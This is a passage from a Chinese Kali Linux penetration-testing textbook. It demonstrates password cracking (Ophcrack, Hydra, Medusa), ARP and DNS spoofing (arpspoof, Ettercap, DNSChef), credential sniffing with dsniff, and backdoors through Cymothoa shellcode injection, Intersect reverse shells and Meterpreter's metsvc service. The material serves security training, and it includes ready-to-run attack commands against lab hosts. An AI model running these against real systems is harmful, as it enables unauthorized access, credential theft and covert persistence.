以xp_free_small为例。下载它之后，我们将其解压缩并把解压后的文件放进xp_free_small 目录。然后Windows XP 的散列文件以pwdump 格式保存为文件test-sam。

接下来，我们使用下述命令破解先前获取的哈希。

ophcrack -d fast -t fast -f test-sam

在运行期间，Ophcrack的提示信息如下。

Four hashes have been found in test-sam:

Opened 4 table(s) from fast.

0h 0m 0s; Found empty password for user tedi (NT hash #1)

0h 0m 1s; Found password D01 for 2nd LM hash #0

0h 0m 13s; Found password PASSWOR for 1st LM hash #0in table XP free fast #1 at column 4489.

0h 0m 13s; Found password password01 for user Administrator (NT hash #0)

0h 0m 13s; search (100%); tables: total 4, done 0, using 4; pwd found 2/2.

程序的运行结果如下。

Results:

username / hash　LM password　　NT password

Administrator　　PASSWORD01　　password01

tedi　　***empty***　　***empty***

可见，Ophcrack 破解了相应用户的所有密码。

8．Crunch

Crunch（http://sourceforge.net/projects/crunch-wordlist/）是一款基于用户标准来创建密码字典（wordlist）的工具。密码字典通常用于暴力破解。

如需启动Crunch程序，可在终端中使用下述指令。

crunch

上述指令将会在屏幕上显示简单的使用说明及相关范例。

如果要创建由字母组成的密码长度在5个字符以内密码字典，并指定密码字典的文件名为5chars.txt，我们可使用下述指令。

crunch 1 5 –o 5chars.txt

上述指令的输出内容如图10.16所示。

图10.16

文件5chars.txt的内容如下。

a

b

c

...

zzzzx

zzzzy

zzzzz

这个文件的内容表明，上述指令创建了从a到zzzzz的各种字符串，并将其组织为密码字典。

接下来，我们要创建由小写字母和数字组成的密码长度在 4 个字符以内的密码字典，并指定字典文件的文件名为wordlist.lst。

根据以上需求，我们需要使用下述指令。

crunch 1 4 -f /usr/share/crunch/charset.lst lalpha-numeric

-o wordlist.lst

上述指令的输出内容如下。

Crunch will now generate the following amount of data: 8588664 bytes

8 MB

0 GB

0 TB

0 PB

Crunch will now generate the following number of lines: 1727604

100%

在我的主机上执行上述指令，耗时大约1.5分钟。密码字典wordlist.lst的内容如下。

a

b

c

...

9997

9998

9999

10.2.2 在线破解工具

前文介绍了几款离线破解密码的工具。本节将介绍在线破解密码的工具。所谓在线破解，意味着这类工具在与被测主机建立连接之后才能破解密码。

本节将要介绍的工具可分为以下几类：

- 制作密码字典；
- 搜索密码的哈希值；
- 在线密码破解工具。

本节首先会讲解两款根据被测网站信息制作密码字典的工具，然后会介绍几款在线破解密码的工具。

在线密码破解工具会采取常规用户登录的方式，以用户名和密码登录远程主机的网络服务。它会不断尝试各种用户名和密码，直到发现正确的账户信息为止。

这类工具存在暴露的风险。因为测试主机会直接连接到被测主机，所以可能会被对方发现甚至会被屏蔽。因为这些工具使用的是标准登录过程，所以在破解效率方面比离线攻击软件的效率更高。

虽然在线攻击工具速度不快，也可能触发帐户锁定机制，但是对于 SSH、Telnet 和FTP这类服务来说，在线攻击是密码破解的唯一方式。在进行在线的密码攻击时，务必加倍小心；尤其是在攻击 Active Directory（AD）服务器的账户时，暴力破解可能会锁定所有的域账户。要避免发生锁定账户的情况，不仅要事先查看密码和用户锁定策略，在测试密码时最好还要使用同一个密码对所有用户名进行测试（轮换用户名，而不是轮换密码）。

1. CeWL

CeWL（Custom Word List）（http://www.digininja.org/projects/cewl.php）是一款以爬虫模式在指定URL上收集单词的工具。把它收集到的单词纳入密码字典，可提高密码破解工具（例如John the Ripper）的命中率。

CeWL程序有很多选项，其中较为常用的如下所示。

● --depth N 或-d N：提取深度，分析 N 级链接以内的网页内容；提取深度的默认值是2。

● --min_word_length N 或-m N：单词的最小长度，少于N 个字符的单词不会被收录；单词最小长度的默认值是3。

● --verbose 或-v：详细提示模式。

● --write 或-w：设定输出文件的文件名。

如果在运行CeWL时遇到Error: zip/zip gem not installed错误，那么就要使用gem install zip/zip 指令安装相应的功能包：

gem install zip

Fetching: zip-2.0.2.gem (100%)

Successfully installed zip-2.0.2

1 gem installed

Installing ri documentation for zip-2.0.2...

Installing RDoc documentation for zip-2.0.2...

结合上述选项，我们使用下述指令从目标网站收集单词。

cewl -w target.txt http://www.target.com

稍等片刻之后，程序会把收集到的单词保存为文件target.txt。在Kali系统里，这个文件位于目录/usr/share/cewl。

我们打开上述目录里的target.txt文件，可以看到下述内容。

Device

dataset

sauerlo

Sauer

agentChange

ouput

fileWrite

oBy

strips

mThe

270

Specialforces

Damian

GoD

zERo

zine

Disney

N00bz

xThe

Cracked

Question

Marc

Doudiet

Swiss

Strafor

Electric

Alchemy

2．Hydra

Hydra是一款猜测并破解用户名和密码的工具。它支持多种网络协议，可破解HTTP、FTP、POP3和SMB等协议的密码。它会使用字典并行穷举网络服务的用户名和密码。默认情况下，它向目标主机发起16个并行连接同时进行多组测试。

如需启动Hydra程序，可在终端中使用下述指令。

hydra

上述指令将会在屏幕上显示简单的使用说明。

本例将演示使用hydra程序破解192.168.56.101的VNC服务器的密码。如果密码字典的文件名是password.lst，我们可使用下述指令。

```
hydra -P password.lst 192.168.56.101 vnc
```

上述指令的运行结果将如图10.17所示。

上述信息表明，Hydra 成功地破解了 VNC 服务器的密码。被测服务器使用的密码是password01和password。

图10.17

下一步工作就是验证Hydra破解的密码。我们可直接运行vncviewer程序，使用这些密码连接到远程主机的VNC服务器。

使用vncviewer验证密码的情况如图10.18所示。

图10.18

上述信息表明，破解的密码可以连接到VNC服务器，而且该密码还具有服务器的root权限。捡到大便宜了！

Hydra程序有一个对应的GUI程序。

```
xhydra
```

上述指令将会启动Hydra的GTK图形界面程序。使用这个程序破解SSH服务密码的情况如图10.19所示。

图10.19

经验表明，xhydra程序不如其命令行程序hydra那样灵活，不能调整很多设置。例如，在破解VNC 服务时，xhydra无法设置用户名；更为不幸的是，它就没有设置用户名的功能。

3．Medusa

Medusa是另外一款在线破解网络服务密码的程序。它具有速度快、并发性能强和模板化的特点。现在，它能够通过相应模板破解CVS、FTP、HTTP、IMAP、MS-SQL、MySQL、NCP（NetWare）、PcAnywhere、POP3、PostgreSQL、rexec、Rlogin、rsh、SMB、SMTP（VRFY）、SNMP、SSHv2、SVN、Telnet、VmAuthd、VNC协议，另有一个通用处理模板。

有关Medusa和Hydra的具体区别，请参见http://foofus.net/goons/jmk/medusa/medusa-compare.html。

在实际的渗透测试工作中，可同时使用这两款工具、尽可能地获取被测主机的各种信息。

如需启动Medusa工具，可在终端中使用下述指令。

medusa

上述指令将会在屏幕上显示简单的使用说明。

Medusa程序有很多选项，其中常用的一些选项如下所示。

- -u 或-U[FILE]：指定用户名或用户名字典。
- -h 或-H[FILE]：指定主机名或主机名字典。
- -p 或-P[FILE]：指定密码或密码字典。
- -M：配置测试所用的模板的名称。亦可通过-d 选项搜索模板。
- -O：设置输出文件的文件名。
- -V：设置提示信息的详细程度。如果使用了-v 4 选项，将只能看到成功破解的登录凭据。

前面，我们用Hydra破解了VNC服务器的密码；现在我们再用Medusa作一次相同的破解试验。

medusa -u root -P password.lst -h 192.168.56.101 -M vnc -v 4

上述指令的运行结果如下。

Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks

jmk@foofus.net

ACCOUNT FOUND: [vnc] Host: 192.168.56.101 User: root Password:

password [SUCCESS]

Medusa只找到了一个VNC密码；相比之下，Hydra能够找到了两个VNC密码。

10.3 网络欺骗工具

前面介绍了多款破解密码的工具。本节将探索通过网络欺骗的手段提升权限的各种方法。

网络欺骗（network spoofing）泛指修改网络数据的各种手段。例如，伪造MAC 地址、伪造IP地址等的数据，都属于网络欺骗的范畴。网络欺骗旨在于获取网络上两个会话主机的通信数据。

10.3.1 DNSChef

DNSChef（http://thesprawl.org/projects/dnschef/）是一款DNS代理工具。它可替DNS服务器对被测主机进行DNS回复，把域名解析为攻击者管控的IP，从而让攻击者的主机扮演真正的服务器的角色。DNSChef的这种功能可用来分析甚至控制客户主机的网络流量。

在使用DNSChef之前，您需要对被测主机进行调整，指定DNSChef的主机为被测主机的DNS服务器。

- 如果被测主机安装的是Linux 系统，那么您应当修改/etc/resolv.conf 文件。
- 如果被测主机安装的是 Windows，您可通过控制面板的网络连接选项进行相应的设置。

在没有权限更改被测主机 DNS 服务器设置的情况下，您就需要使用其他手段（例如ARP欺骗并搭设一个伪DHCP服务器等）劫持被测主机的DNS请求。

本例涉及2台主机，一台是运行DNSChef的主机，其IP为192.168.2.21；另一台是被测（受害人的）主机，其IP是192.168.2.22。简便起见，我们用Metasploitable的虚拟机充当被测主机。

首先，我们要对DNSChef进行设置。

1. 设置为DNS代理

第一步是把DNSChef设置为DNS代理服务器。我们要在DNSChef的主机上运行下述指令。

```
dnschef
```

而后调整这台主机的DNS设置，使之使用本机（localhost）的DNS服务器。

然后使用下述命令查询google.com的DNS记录。

```
host -t A google.com
```

上述指令向DNSChef发起DNS查询，应当会显示图10.20所示的信息。

这种设置将DNSChef调整为DNS代理服务器。它将所有DNS解析请求转发到上游解析服务器。本例中，它的上游DNS服务器是8.8.8.8。

图10.20

2. 伪造域名记录

在伪造google.com的域名记录之前，先来看看google.com的原始解析结果（见图10.21）。

图10.21

现在，我们要伪造 google.com 有关的 DNS 响应。和前一个例子里的情况一样，首先要修改/etc/resolv.conf文件，令被测主机使用DNSChef作为其DNS服务器。

接下来在DNSChef所在的主机上使用下述指令。

dnschef --fakeip=192.168.2.21 --fakedomains google.com

--interface 192.168.2.21 -q

而后我们在被测主机查询google.com的IP地址。

$ host -t A google.com

上述指令的运行结果如下。

google.com has address 192.168.2.21

此时，运行DNSChef的主机将提示图10.22所示的信息。

图10.22

Kali集成的是v0.1版本的DNSChef程序。这个版本不支持IPv6。如果需要在IPv6的网络中使用这个程序，您需要将其升级为 v0.2 版（https://thesprawl.org/media/projects/dnschef-0.2.1.tar.gz）。

如需在IP v6 的网络里使用DNSChef程序，就要在指令行里启用-6 选项。

此时，域名 google.com 的 IPv6 的真正地址是 2404:6800:4003:802::1003。DNSChef主机的IPv6地址是fe80::a00:27ff:fe1c:5122/64。

在DNSChef服务器中，使用下述指令伪造google.com的IPv6地址。

dnschef.py -6 --fakeipv6 fe80::a00:27ff:fe1c:5122 --interface :: -q

10.3.2 arpspoof

arpspoof 是一款在交换网络中辅助进行网络监听的实用工具。前文提过，在使用交换机进行数据交换的网络环境里很难进行网络监听，但arpspoof可以辅助我们完成这项任务。

arpspoof用于伪造网络中两台设备的ARP通信。

常规情况下，当主机A要和主机B（网关）进行通信的时候，主机A会广播ARP请求以获取主机B 的MAC 地址。此后，主机B 将会回应这个ARP 请求，在ARP Reply 数据包里声明自己的MAC地址；与此同时，主机B也会将ARP广播中主机A的MAC地址记录下来。此后，主机A和主机B才能开始通信（见图10.23）。

图10.23

如果攻击者C想要监听主机A和主机B之间的网络流量，则可以向主机A发送ARP回复，告诉它主机B使用的是主机C的MAC地址（33.33.33.33.33.33）；而后它还要通告主机B，“主机A的MAC地址是33.33.33.33.33.33”（见图10.24）。

图10.24

在ARP欺骗生效之后，主机A和主机B之间的所有网络数据包都会通过主机C转发。

在使用arpspoof之前，需要在Kali Linux（运行ARPspoof）的主机上启用IP 转发功能。这就需要以root用户的身份执行下述指令。

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

要通过指令行界面启动arpspoof程序，可在终端中执行下述指令。

```
arpspoof
```

上述指令将会在屏幕上显示程序的使用说明。

本例的试验环境的具体情况如下所示。

网关的配置信息如下。

● MAC 地址：00-50-56-C0-00-08

● IP 地址：192.168.65.1

● 子网掩码：255.255.255.0

被测主机的配置如下。

● MAC 地址：00-0C-29-35-C9-CD

● IP 地址：192.168.65.129

● 子网掩码：255.255.255.0

测试主机的配置如下。

● MAC 地址：00: 0C: 29: 09: 22: 31

● IP 地址：192.168.65.130

● 子网掩码：255.255.255.0

在启动程序以前，被测主机的ARP缓存如下所示。

Interface: 192.168.65.129 --- 0x30002

Internet Address Physical Address Type

192.168.65.1　　00-50-56-c0-00-08　dynamic

通过以下命令，对被测主机实施ARP欺骗。

arpspoof -t 192.168.65.129 192.168.65.1

在被测主机上稍等片刻，然后用 ping 命令测试网关的连接情况。被测主机的 ARP 缓存很快就就会改变为下述内容。

Interface: 192.168.65.129 --- 0x30002

Internet Address Physical Address Type

192.168.65.1　　00-0C-29-09-22-31　dynamic

上述信息表明，在被测主机的ARP缓存里，网关的MAC地址由00-50-56-c0-00-08改变为00-0C-29-09-22-31。新的MAC地址是测试主机的MAC地址。从中可以看出，网关对应MAC地址已经变成攻击者机器的MAC地址。

10.3.3 Ettercap

Ettercap（http://www.ettercap-project.org/）是一款在LAN中进行中间人攻击的工具集。它通过ARP攻击充当网络通信的中间人。一旦ARP协议的攻击奏效，它就能够：

- 修改数据连接；
- 截获FTP、HTTP、POP 和SSH1 等协议的密码；
- 通过伪造SSL 证书的手段劫持被测主机的HTTPS 会话。

ARP协议（地址解析协议）用来把IP地址解析为物理地址（MAC地址）。当某个网络设备需要与其他网络资源通信时，它会通过ARP广播查询目标设备的MAC地址，目标设备也会通过ARP协议的数据包回复自己的MAC地址。此后，通信双方都会将IP和MAC的对应信息保存到自己的ARP缓存中，以节省后续通信的查询时间。

在某台主机要进行通信时，它首先会查询对方IP地址的MAC地址。此时，攻击人员可将自己主机回复给查询MAC地址的主机，以进行中间人攻击。这种攻击叫做ARP毒化（污染）攻击和ARP欺骗。只有当攻击主机和被测主机处于同一网段的时候，这种攻击才会有效。

Kali Linux 提供的Ettercap 工具可以实施这种攻击。Ettercap 有三种操作模式：文本模式、仿图形（curses，以字符模拟图形界面）模式和GTK界面的图形模式。

若要以文本模式启动Ettercap程序，可在终端中使用下述指令。

```
ettercap -T
```

若要以仿图形模式启动它，可在终端中使用下述指令。

```
ettercap -C
```

若要进入Ettercap的图形模式，可在终端中使用下述指令。

```
ettercap -G
```

本例将使用Ettercap程序进行DNS欺骗攻击。各主机采用了前一个例子的配置方法。此外，本例要使用额外的两台主机：IP为192.16S.2.1的DNS服务器；一台诱导被测主机连接的IP地址为192.168.2.22的Web服务器。攻击人员测试主机的IP地址为192.168.2.21。

欺骗攻击的详细步骤如下。

1. 进入Ettercap 的图形模式。

2. 在菜单里依次选中Sniff | Unified sniffing，选则相应的网卡，如图10.25 所示。

图10.25

3. 在菜单中选择Hosts | Scan for hosts，扫描网络中的主机。

4. 在菜单中选择Hosts | Hosts list，查看当前联网的主机。

5. 指定要欺骗的主机。本例中，我们选择192.168.2.1（DNS 服务器）作为第一目标。在主机列表中，选中这个IP，然后点击Add to Target 1。接下来，选中192.168.2.22并把它添加为第二目标Add to Target 22，如图10.26 所示。

图10.26

6. 在菜单里依次选中Mitm| Arp poisoning，以启动ARP 攻击。现在DNS 服务器和被测的MAC 地址均认为对方的IP 使用的是攻击人员主机的MAC 地址。

7. 调整配置文件/usr/share/ettercap/etter.dns，将诱导服务器的 IP 地址绑定在需要欺骗（拦截）的域名上。

google.com　　A　　192.168.2.21

*.google.com　A　　192.168.2.21

www.google.com　PTR　192.168.2.21

这将把被测主机与google.com之间的全部通信诱导到攻击人员部署的Web服务器上。

8. 在菜单里依次选中 Plugins | Manage the plugins，然后双击（激活）dns_spoof插件（见图10.27）。

9. 最后，我们在被测主机上打开浏览器，访问google.com。这将看到图10.28 所示的信息。

图10.27

图10.28

上述情况表明，DNS欺骗已经奏效。被测主机没有看到真正的Google网站，它的浏览器访问的是攻击人员部署的Web服务器。

10. 如需停止攻击，可在菜单中依次选中Mitm | Stop mitm attack(s)。

即使觉得图形界面的操作过于繁琐，您也不必担心。在Ettercap的文本模式里，这些操作要简洁得多。

在文本模式里，以下指令就可完成刚才的前8步操作（第7步除外）。

ettercap -i eth0 -T -q -P dns_spoof -M ARP /192.168.2.1//192.168.2.22/

上述指令的运行结果如下。

Scanning for merged targets (2 hosts)...

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.2.1 F4:EC:38:EC:07:DC

GROUP 2 : 192.168.2.22 08:00:27:43:15:18Starting Unified sniffing...

Activating dns_spoof plugin...

dns_spoof: [safebrowsing-cache.google.com] spoofed to [192.168.2.21]

只要熟悉了Ettercap各选项的使用方法，就会发现Ettercap的文本模式十分方便。在文本模式里，按Q键就可退出程序。

10.4 网络嗅探器

网络嗅探器器是监视网络数据的软件程序或硬件设备。人们往往利用它复制网络数据的功能来检测网络数据。借助这类工具，您可以看到网络中正在传输的信息。

不久之前，网络嗅探器只是网络工程师用来解决网络问题的工具。但是，它确实可以用来作恶。如果网络数据以明文传输，且计算机之间通过集线器交换数据，那么网络里的通信信息，例如用户名、密码、邮件内容等，将很容易被他人捕获。幸运的是，如果使用交换机组网，那么捕获数据的难度会高一些，但是他人仍然能够捕获信息。

许多工具程序都可用作网络嗅探器。本章将介绍几款Kali Linux 收录了的网络嗅探器。多数情况下，您需要在嗅探数据以前进行网络欺骗攻击（请参考10.3节），因为它通常是成功施行网络嗅探的前提。

10.4.1 Dsniff

Dsniff 能够在网络中捕获密码。目前，它可从以下协议中捕获密码：FTP、Telnet、SMTP、HTTP、POP、poppass、NNTP、IMAP、SNMP、LDAP、Rlogin、RIP、OSPF、PPTP MS-CHAP、NFS、VRRP、YP/NIS、SOCKS、X11、CVS、IRC、AIM、ICQ、 Napster、PostgreSQL、Meeting Maker、Citrix ICA、Symantec pcAnywhere、NAI Sniffer、Microsoft SMB、Oracle SQL*Net、Sybase 以及Microsoft SQL。

如需启动dsniff程序，可在终端中使用下述指令。

```
dsniff -h
```

上述指令将会在屏幕上显示程序的使用说明。我们将使用它捕获FTP 密码。在本例的演示中，FTP客户端的IP是192.168.2.20，服务器IP则是192.168.2.22，这两台主机通过集线器连接。攻击人员的主机IP为192.168.2.21。

在攻击人员的测试主机上执行下述指令。

```
dsniff -i eth0 -m
```

其中，选项-i eth0 将使Dsniff 程序监听eth0 网卡。而选项-m 则用于启用程序的自动协议检测功能。

然后，在装有FTP客户端程序的主机上，使用客户端程序登录FTP服务器。

dsniff的运行结果如下。

```
dsniff: listening on eth0
-----------------------------------------------------------------
20/08/13 18:54:53 tcp 192.168.2.20.36761 -> 192.168.2.22.21 (ftp)
USER user
PASS user01
```

从中可以看到，dsniff捕获了客户端登录FTP服务器时所用的用户名和密码。

10.4.2 tcpdump

tcpdump程序是一款网络嗅探器，它可以捕获符合条件表达式的网络数据包。在没有指定条件表达式的情况下，它会显示所有网络数据包。而在指定条件表达式的情况下，它只会捕获符合条件表达式的数据包。

tcpdump还可以将网络数据包存储为文件，或从文件中读取网络数据。

如需启动tcpdump程序，可在终端中执行下面这类指令。

```
tcpdump –i eth0 –s 96
```

这个命令将监听eth0 网卡（-i eth0），捕获大小为96 字节（-s 96）的数据包。

现在尝试嗅探从IP地址10.0.2.15到10.0.2.100的ICMP封包，这里设置嗅探eth0 接口（-i eth0），不需要把地址转换成主机名（-n），不需要打印时间戳（-t），用十六进制格式和ASCII格式打印封包头和数据（-X）。在主机10.0.2.15处输入：

```
tcpdump -n -t -X -i eth0 –s 64 icmp and src 192.168.56.102 and dst192.168.56.101
```

上述指令的运行结果如图10.29所示。

图10.29

因为指定了条件表达式，tcpdump程序只会显示符合条件表达式的网络数据包。在上述指令中，我们限定程序只显示由IP为192.168.56.102的主机向IP为192.168.56.101的主机发送的ICMP数据包。

10.4.3 Wireshark

Wireshark是一个网络协议分析程序。它的图形程序可对它捕获的数据包进行可视化分析，有助于使用人员理解数据包中的各种信息。

Wireshark的特征有：

- 能够分析1000 多种网络协议；
- 能够实时捕获网络数据包，并能对数据包进行离线分析；
- 它具有业内功能最强大的数据包整理（显示过滤）功能；

● 它的GUI 图形界面程序和命令行程序TShark 都可以显示数据包；

● 支持（读写）多种文件格式的数据包文件。兼容tcpdump（libpcap）、Network GeneralSniffer、Cisco Secure IDS iplog、Microsoft Network Monitor 等程序的文件格式；

● 可从IEEE 802.11、蓝牙、以太网设备实时读取数据；

● 可将结果导出为XML、Postscript、CSV 和文本格式的文件。

如需启动 Wireshark 程序，可在桌面菜单中依次选中Kali Linux| Sniffering/Spoofing |Network Sniffers | wireshark，或者在终端中使用下述指令。

wireshark

上述指令将启动Wireshark网络协议分析程序。如果要捕捉网络数据，可以在Interface List中选择相应的网卡，如图10.30所示。

图10.30

Wireshark将在窗口里显示在监听期间捕获到的数据包。如果要停止捕捉网络数据，可以点击顶端工具栏中第四个按钮 Stop running the live capture，或着在菜单里选择Capture｜Stop。

如图10.31所示，可以在Filter栏里设置过滤规则，以显示特定的数据包。

图10.31

在图10.31中，我们在Filter栏里设定好了过滤规则icmp，以使程序只显示ICMP协议的数据包。

如果需要调整捕获数据包的具体设置，可在菜单Capture | Options 中调整相应的选项，或在 Wireshark 主界面中直接选中Capture Options 的图标（见图10.32）。

在这个界面中，您可以调整以下设置。

● Network interface（网络接口/网卡）。

● Buffer Size（缓冲区大小）：默认为1MB。

● Packet limitation（数据包容量上限，以字节为单位）：默认情况下没有限制。

● Capture filter to be used（捕获规则）：默认情况下没有过滤规则。

○ 如需保存捕获到的数据，可在Capture file(s)区域里设置输出文件的文件名。

○ 如需设置自动停止的功能，可在StopCapture区域里设置自动停止捕获数据的触发条件。触发条件可以是捕获数据包的数量、捕获数据包的作业时间或是数据包的大小。

○ 在Name Resolution 区域里，各选项用于控制MAC 地址解析、网络名称解析和传输名称解析的功能选项。

图10.32

10.5 本章总结

本章演示了提升本地权限以及网络嗅探和网络欺骗的具体方法。此处介绍的所有工具都可用来取得更高的访问权限。攻击人员可以通过网络嗅探和网络欺骗手段获得更多的信息，还可能获取进入内网或者外网中其他主机的方式，这些信息中可能含有更具价值的信息。

我们最先介绍了本地权限提升漏洞的利用方法。在利用被测主机的网络服务漏洞之后，我们发现获取的权限很低，接着我们将自己的权限提升为 root 权限。通过本地安全漏洞提升权限的技术有很多，本文利用的是内核漏洞。

接下来，我们阐述了攻击密码的方法。攻击的方法有两种：离线攻击和在线攻击。大多数的离线攻击工具可利用彩虹表提高破解速度，但同时需要消耗大量的硬盘空间。离线攻击的好处是可以在自己的机器上进行，而无需担心攻击会导致目标机器上的某个账户被封停。在线攻击则可以马上查看攻击结果，但需要小心攻击可能导致目标机器上的某个账户被封停。接着，本章介绍了多款嗅探网络的工具，最后还介绍了一些可用于网络欺骗攻击的工具。网络嗅探工具属于被动攻击工具。相比之下，因为网络欺骗工具能够向网络发送数据，所以属于主动攻击工具。

在下一章，我们讨论如何维护已经取得的访问权限。

第11章 访问维护

上一章讨论了在目标主机上提升权限的方法。本章将介绍在渗透测试过程的最后一个环节，即帮助我们随时进入目标主机的方法。

在完成了提升权限的阶段性工作之后，我们应当建立一种机制，以维持对目标主机的控制权。这样一来，即使我们所利用的漏洞被补丁程序修复，我们还可以继续控制目标系统。当然，在做这项测试之前，必须要争得客户的许可。

维持控制权的程序可分为以下几类：

- 操作系统后门；
- 隧道工具；
- Web 后门。

11.1 操作系统后门

简单地说，所谓后门（backdoor），泛指绕过目标系统安全控制体系的正规用户认证过程而维持我们对目标系统的控制权，以及隐匿我们控制行为的方法。本节将介绍多款操作系统的后门程序。

11.1.1 Cymothoa

Cymothoa 是一款可以将 shellcode 注入到现有进程的（即插进程）后门工具。借助这种注入手段，它能够把shellcode伪装成常规程序。它所注入的后门程序应当能够与被注入的程序（进程）共存，以避免被管理和维护人员怀疑。将shellcode注入到其他进程，还有另外一项优势：即使目标系统的安全防护工具能够监视可执行程序的完整性，只要它不检测内存，那么它就不能发现（插进程）后门程序的进程。

如需启动Cymothoa程序，可使用下述指令。

```
cymothoa
```

上述指令将会显示 Cymothoa 程序的帮助信息。在使用这个程序时，必须通过-p 选项指定目标进程的PID，并通过-s选项指定shellcode的编号。

您可在目标主机上使用ps指令，以查看程序的PID信息。另外，如图11.1所示，您可以使用程序的-S选项列出所有可用的shellcode和对应编号。

图11.1

在渗透到目标主机之后，可把cymothoa的可执行程序复制到目标主机上，继而生成后门程序。

此后，您需要决定shellcode类型以及shellcode的宿主进程。

在 Linux 系统中，我们可使用 ps-aux 指令查看当前运行的所有程序进程。这个指令的运行结果如图11.2所示。

图11.2

虽然返回结果分为很多列，但是我们只关注以下几列。

- 第一列：启动用户。
- 第二列：PID。
- 最后一列：指令。

本例中，我们选定PID 4255 的进程（rpc.mountd）为宿主进程，并决定使用第一类 shellcode。另外，我们还需要使用-y［port number］选项指定 payload 的服务端口。综合以上信息，我们需要使用的指令如下所示。

./cymothoa –p 4255 –s 1 –y 4444

上述指令的运行结果如图11.3所示。

图11.3

我们另找一台主机，并通过下述指令连接到目标主机的后门（4444号端口）。

nc –nvv 192.168.56.102 4444

其中，192.168.56.102是目标主机的IP地址。

我们将会看到图11.4所示的信息。

图11.4

上述信息表明，我们成功地连接到远程主机的后门之中，并能够在目标主机上执行多个指令。

这种后门程序以运行中的程序为宿主。无论是宿主进程关闭或是目标主机重启，此类后门程序都会停止运行。若要突破这种局限，就需要使用持久型后门（persistent backdoor）。

11.1.2 Intersect

Intersect是一款适合在漏洞利用以后使用的能够自动完成多种后期任务的程序。它够自动收集密码文件、复制 SSH 密钥、收集网络信息，并能识别杀毒软件和防火墙程序。

若要使它自动执行后期任务，您需要创建自己的脚本文件，并在脚本中指定所需的各种功能。对于Intersect来说，每个功能就有对应的模块。

默认安装的 Intersect 程序自身就带有多个功能模块。在这些模块之中，与信息收集相关的模块就有下面这些。

- creds：收集认证信息。
- extras：搜索操作系统和应用程序的配置文件，以检索特定的应用程序和防护程序。
- network：收集网络信息，例如服务端口和DNS 信息。
- lanmap：枚举在线主机并收集IP 地址。
- osuser：枚举操作系统信息。
- getrepos：用于查找源代码的软件仓库。
- openshares：在特定主机上查找SMB 的公开共享。
- portscan：简易的端口扫描程序，可扫描特定IP 的1～1000 端口。
- egressbuster：在指定的端口范围内，搜索可用的外联端口。
- privsec：检测Linux 内核的系统是否存在可提权的漏洞。
- xmlcrack：将哈希列表发送端远程XMLRPC，以继续破解。

本章的主题是维护控制权，所以本文关注那些可创建shell连接的模块。

- reversexor：采用XOR 加密的reverse shell。
- bshell：基于TCP 协议的bind shell。
- rshell：基于TCP 协议的reverse shell。
- xorshell：采用XOR 加密的bind shell。
- aeshttp：采用AES 算法加密的 HTTP Reverse shell。
- udpbind：基于UDP 协议的bindshell；默认端口21541。
- persistent：会在系统启动时自动运行的持久型后门。

在创建Intersect的脚本文件时，需要遵循的以下几个通用步骤：

- 选定shell 模块；

● 给模块的变量赋值（例如端口号码和远程主机）；

● 保存脚本文件。

如需启动Intersect程序，可在终端中使用下述指令。

intersect

上述指令将会调出Intersect的程序菜单，如图11.5所示。

图11.5

我们选择Create Custom Script，然后会看到图11.6 所示的界面。

图11.6

如需列出全部的模块，可使用modules指令。该指令的运行效果如图11.7所示。

图11.7

我们就可通过符号=>指定某个模块，或用 info 指令查询某模块的具体信息。例如，可通过下述指令查询creds模块的详细信息。

:info creds

本例将使用reversexor模块创建持久型后门。首先要选定这个模块。

=> reversexor

reversexor added to queue.

然后调整模块的默认选项，并创建脚本文件（见图11.8）。

图11.8

只有在远程主机安装有文件 scapy.py 的情况下，才能运行 Intersect 的脚本文件。如果遇到以下错误：

AttributeError:'module'object has no attribute 'linux_distribution'

则说明被测主机使用的Python版本过老。此时要将脚本中的 distro2 =platform.linux_distribution()[0]改为distro2 = platform. dist()[0]。

在创建了后门程序之后，要把它上传到目标主机上，并在目标主机上执行。

11.1.3 Meterpreter后门

著名的Metasploit meterpreter 程序自带一个名为metsvc 的后门程序，它可让您随时获取Meterpreter的shell。

需要小心的是，metsvc程序没有采用任何认证机制。换句话说，所有发现该后门端口的人都应该能够使用这个后门。

本例使用Windows XP 系统的主机当作被测主机。被测主机使用192.168.2.21 作为其IP地址，而测试主机的IP地址是192.168.2.22。

若要启用metsvc 后门，您首先要利用被测系统的漏洞获取Meterpreter shell。在获得shell 之后，最好使用 migrate 指令把当前会话（ session ）嫁接到其他进程里，例如 explorer.exe(2)。这样，即使 payload（1）程序意外停止，您仍然持有被测系统的控制权（见图11.9）。

图11.9

接下来，我们使用下述指令安装metsvc服务。

run metsvc

上述指令的运行结果如图11.10所示。

图11.10

现在我们在被测主机上打开文件夹 C:\Documents and Settings\user\Local Settings\Temp\hFSGPuffumYt，可在其中找到后门程序的文件（见图11.11）。

图11.11

这个目录里有metsvc的EXE文件和DLL文件。现在我们重新启动被测主机，来检验一下这个后门是否会在启动时自动加载。

我们在测试主机上启动会话处理程序，并设定metsvc payload 的选项（见图11.12）：

- RHOST: 192.168.2.21（被测主机）；
- LPORT：31337（后门程序的端口号码）。

图11.12

设置好各选项之后，我们使用execute指令发起攻击（见图11.13）。

图11.13

上述信息表明，测试主机发起的攻击已经成功；我们再次获取到了被测主机的Meterpreter会话。此后，您可在这个会话里为所欲为。

如需在被测主机上卸载metsvc 服务，您需要在Meterpreter shell 里使用以下指令。

run metsvc -r

这样就可卸载metsvc程序。

11.2 隧道工具

在计算机领域里，隧道是指使用某个网络协议封装另外一种网络协议的技术手段。在渗透测试中，使用隧道技术主要为了让目标系统的防护机制无法发挥作用。多数情况下，目标系统的防火墙会阻止内部系统访问外网网络，只放行DNS、HTTP和HTTPS这类的常见网络协议。在这种情况下，如果要在目标系统的内网使用外网的其他网络协议，就需要构建HTTP协议的隧道。这样，防火墙就会放行隧道封装的数据。

Kali Linux 收录了几款隧道封装工具，以把某种协议的数据藏在其他协议之中。下文将会介绍部分隧道封装工具。

11.2.1 dns2tcp

dns2tcp是一种把TCP数据包伪装为DNS协议数据包的隧道封装工具。它适用于目标主机只能发送 DNS 请求的网络环境。当它在特定端口受理连接请求时，它会数据封装为DNS协议的格式，再发送到指定主机的指定端口的dns2tcp服务端程序。

dns2tcp采用了CS（客户端/服务器）架构。客户端程序叫做dns2tcpc，服务器端叫做dns2tcpd。

要启动dns2tcp的服务器端程序，可在终端中使用下述指令。

```
dns2tcpd
```

上述指令将会在屏幕上显示简短的使用说明。

如需使用dns2tcp的客户端程序，可在终端中使用下述指令。

dns2tcpc

